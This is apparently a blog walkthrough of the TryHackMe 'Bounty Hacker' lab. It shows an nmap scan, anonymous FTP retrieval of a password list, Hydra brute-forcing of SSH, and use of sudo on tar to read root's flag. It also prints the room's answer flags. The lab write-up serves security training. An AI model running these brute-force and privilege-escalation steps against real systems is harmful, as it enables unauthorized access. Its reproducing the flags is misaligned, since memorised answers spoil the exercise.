


# TryHackMe - Bounty Hacker - Walkthrough

18 April 2021

787




## Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!

[Start AttackBox](#) [Help](#) [Options](#)

[Chart](#) [Scoreboard](#) [Discuss](#) [Writeups](#) [More](#)

Difficulty:



Active Machine Information

Title	IP Address	Expires	
Bounty Hacker	10.10.71.42	1h 56m 57s	<a href="#">?</a> <a href="#">Add 1 hour</a> <a href="#">Terminate</a>

0%

Task 1 Living up to the title.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

[Start Machine](#)

Deploy the machine.

No answer needed

Completed

Find open ports on the machine

No answer needed

Completed

Who wrote the task list?

Answer format: \*\*\*

Submit

Hint

What service can you bruteforce with the text file found?

Answer format: \*\*\*

Submit

Hint

What is the users password?

Answer format: \*\*\*\*\*

Submit

Hint

user.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit

root.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit

Bounty Hacker is a beginner friendly CTF room on TryHackMe. Beginner friendly yes, but no step by step guidance and instruction. No being spoon fed the solution.

## Task 1 - Living up to the title

Deploy the machine - We should be able to handle that.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

▶ Start Machine

---


Deploy the machine.

No answer needed

Correct Answer


Don't forget to start your attack machine too. I find it very convenient to use Kali in a separate browser to launch the attack. I prefer this format over the side by side view.

**[tryhackme.com/my-machine](https://tryhackme.com/my-machine)**



### Attacking Machine

Your own browser-based machine to access and compromise TryHackMe machines.



▶ Start Machine

Welcome to your machine


The web-based machine removes the OpenVPN requirement; access machines you start on TryHackMe through this machine.

The machine has a suite of security tools pre-installed that you will use with when completing TryHackMe rooms.

Machines have an expire time, once started you will see the time left before it terminates.


Machine Kali Linux

Once your attack machine is ready, I find it most convenient to put it in full screen (full screen of the browser window) and then configure the windows side by side.



# Attacking Machine

Your own browser-based machine to access and compromise TryHackMe machines.



Full Screen

Extend

Terminate

## Machine Details

Use your machine to access other machines you start on TryHackMe. You don't need to use the OpenVPN configuration file on your machine or the web based one.

Public IP: **34.244.41.139**

Private IP: **10.10.214.82** (Use this for your reverse shells)

Expires in: **1h 57m 52s**



Username: **root**

Password: **aa4a081ffec5700c**

⚠ Please remember, illegal activity is forbidden using any of our machines. All actions carried out on this machine are solely your responsibility.

## Tips

- This is your "attacking machine" and has security tools you use to attack other machines you start on TryHackMe.
- To copy from the browser-based machine, highlight the text and press **CTRL+SHIFT+C**

Ok, let's get busy and show our elite hacker skills

Find open ports on the machine - Hopefully you are familiar with nmap. If not, I strongly suggest the Nmap room in TryHackMe [ <https://tryhackme.com/room/furthernmap> ].

I'm a fan of starting with an aggressive service version scan.

```
nmap -sV -A 10.10.71.42
```

```
ShellNo.1
File Actions Edit View Help
root@kali:~/Desktop# nmap -sV -A 10.10.71.42
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-18 17:22 UTC
Nmap scan report for ip-10-10-71-42.eu-west-1.compute.internal (10.10.71.42)
Host is up (0.00046s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-r-- 1 ftp      ftp      418 Jun 07 2020 locks.txt
|_ -rw-rw-r-- 1 ftp      ftp      68 Jun 07 2020 task.txt
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:10.10.214.82
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|_   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_   256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
MAC Address: 02:1F:4E:9E:33:B9 (Unknown)
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Ubiquiti Air
Max NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Linux 2.6.32 - 3.13 (89%), Linux 3.0 - 3.2 (89%), Li
nux 3.3 (89%), Linux 3.10 - 3.13 (89%), Linux 3.8 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.46 ms ip-10-10-71-42.eu-west-1.compute.internal (10.10.71.42)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
root@kali:~/Desktop#
```

OK, so this machine looks kind of juicy. The first thing I see is that port 21 FTP is open and it appears that Anonymous FTP login is supported. Even the files displayed look interesting. We'll check that out in just a minute.

Port 22 SSH might be interesting if we find some credential clues.

Port 80 HTTP is the final port

Depending upon what we find with FTP, we may come back and put the specific service versions through searchsploit and see if there is anything vulnerable (vsftpd 3.0.3; OpenSSH 7.2p2; Apache 2.4.18).

Find open ports on the machine

No answer needed

Correct Answer

OK, let's check out FTP and see what we find.

```
Shell No. 1

File  Actions  Edit  View  Help

root@kali:~/Desktop#
root@kali:~/Desktop# ftp 10.10.71.42
Connected to 10.10.71.42.
220 (vsFTPd 3.0.3)
Name (10.10.71.42:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.06 secs (7.3152 kB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.05 secs (1.2992 kB/s)
ftp> █
```

Anonymous access is open. Let's take a look at the obvious and determine if we need to dig deeper.

```
root@kali:~/Desktop# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@GOn$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0nsynd1c@T3
Synd1c4teDr@G0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@GOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@G0N
ReDSynd1ca7e
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
```

Well this looks promising, locks = passwords? They look like they could be passwords.

```
root@kali:~/Desktop# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
root@kali:~/Desktop#
```

It looks like lin is the author of the task list. I wonder if that's the username too?

Who wrote the task list?

Correct Answer

Hint

So from the information we got from nmap, SSH is open and we have a possible username (lin) and a list of possible passwords (locks.txt). We need a tool that automates the process here. Let's check out hydra.

## Hydra Package Description

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Source: <https://www.thc.org/thc-hydra/>

[THC-Hydra Homepage](#) | [Kali THC-Hydra Repo](#)

- Author: Van Hauser, Roland Kessler
- License: AGPL-3.0

**<https://tools.kali.org/password-attacks/hydra>**

This looks like what we need, and it supports ssh. Let's give it a try. We'll start by taking a look at Hydra's help file (**hydra -h**).



```

root@kali:~/Desktop# hydra -h
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T T
ASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOUvVd46] [-m MODULE_OPT] [service:
//server[:PORT][:/OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      rainy mode for password generation (-x)
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      do not print messages about connection errors
-U      service module usage details
-m OPT options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{g
et|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mong
odb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogi
n rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xm
pp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@kali:~/Desktop#

```

OK, let's construct our hydra command:

**hydra -l lin -P locks.txt ssh://10.10.71.42**

**hydra** Invoke Hydra



-l lin                      Use lin as our target username  
-P locks.txt              Get our passwords from locks.txt  
ssh://10.10.71.42        We're going to target SSH on our target machine

```
root@kali:~/Desktop# hydra -l lin -P locks.txt ssh://10.10.71.42
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-18 17:48:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us-
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.71.42:22/
[22][ssh] host: 10.10.71.42  login: lin  password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-18 17:48:21
root@kali:~/Desktop#
```

Jackpot! Hydra was able to very quickly find a password that works for account lin.

What service can you bruteforce with the text file found?

ssh

Correct Answer

Hint

What is the users password?

RedDr4gonSynd1cat3

Correct Answer

Hint

So we have a username/password. Let's ssh to the target machine and see if we can find the user and root flags.

```
lin@10.10.71.42's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

And we are in. Let's find the flags.

```
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

That was pretty easy. I bet the root flag won't be quite so easy.

```
lin@bountyhacker:~/Desktop$  
lin@bountyhacker:~/Desktop$ ls /root/root.txt  
ls: cannot access '/root/root.txt': Permission denied  
lin@bountyhacker:~/Desktop$ cd /root  
-bash: cd: /root: Permission denied  
lin@bountyhacker:~/Desktop$
```

Yeah, I didn't think it would be that easy. So let's see what lin has access to.

```
lin@bountyhacker:~/Desktop$  
lin@bountyhacker:~/Desktop$ sudo -l  
[sudo] password for lin:  
Matching Defaults entries for lin on bountyhacker:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User lin may run the following commands on bountyhacker:  
    (root) /bin/tar  
lin@bountyhacker:~/Desktop$
```

Hmmm, lin has root access to tar. Let's check in with GTFOBins to see what we can do with root access to tar [ <https://gtfobins.github.io/> ].

# GTFOBins ☆ Star 4,512

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



tar|

Binary	Functions
<a href="#">setarch</a>	Shell SUID Sudo
<a href="#">start-stop-daemon</a>	Shell SUID Sudo
<a href="#">tar</a>	Shell File upload File download File write File read Sudo Limited SUID

We are not disappointed. It turns out there is quite a number of things we can do with tar and root access. We have a pretty good idea our target file is at `/root/root.txt`. Let's build a tar command to archive our file and put that archive in our user lin folder. Check out the man pages for tar or `tar --help` or `tar --usage` for assistance with tar.

```
lin@bountyhacker:~/Desktop$
lin@bountyhacker:~/Desktop$ sudo tar -cvf root.tar /root/root.txt
tar: Removing leading '/' from member names
/root/root.txt
lin@bountyhacker:~/Desktop$ sudo tar -xvf root.tar -O
root/root.txt
THM{80UN7Y_h4cK3r}
lin@bountyhacker:~/Desktop$
```

user.txt

THM{CR1M3\_SyNd1C4T3}

Correct Answer

root.txt

THM{80UN7Y\_h4cK3r}

Correct Answer

Congratulations! You have successfully claimed your right to the status of Elite Bounty Hacker!

This is not the first room I've completed on TryHackMe, but this is the first Walkthrough I have completed. As any hacker, err Security Professional knows, you have to document the steps you take as you investigate a potential target.

If you have feedback, I would welcome you sharing it with me. Thank you!

**newing [0xB][MASTER]**

<https://tryhackme.com/p/newing>

Nick Ewing

[newing.mn@gmail.com](mailto:newing.mn@gmail.com)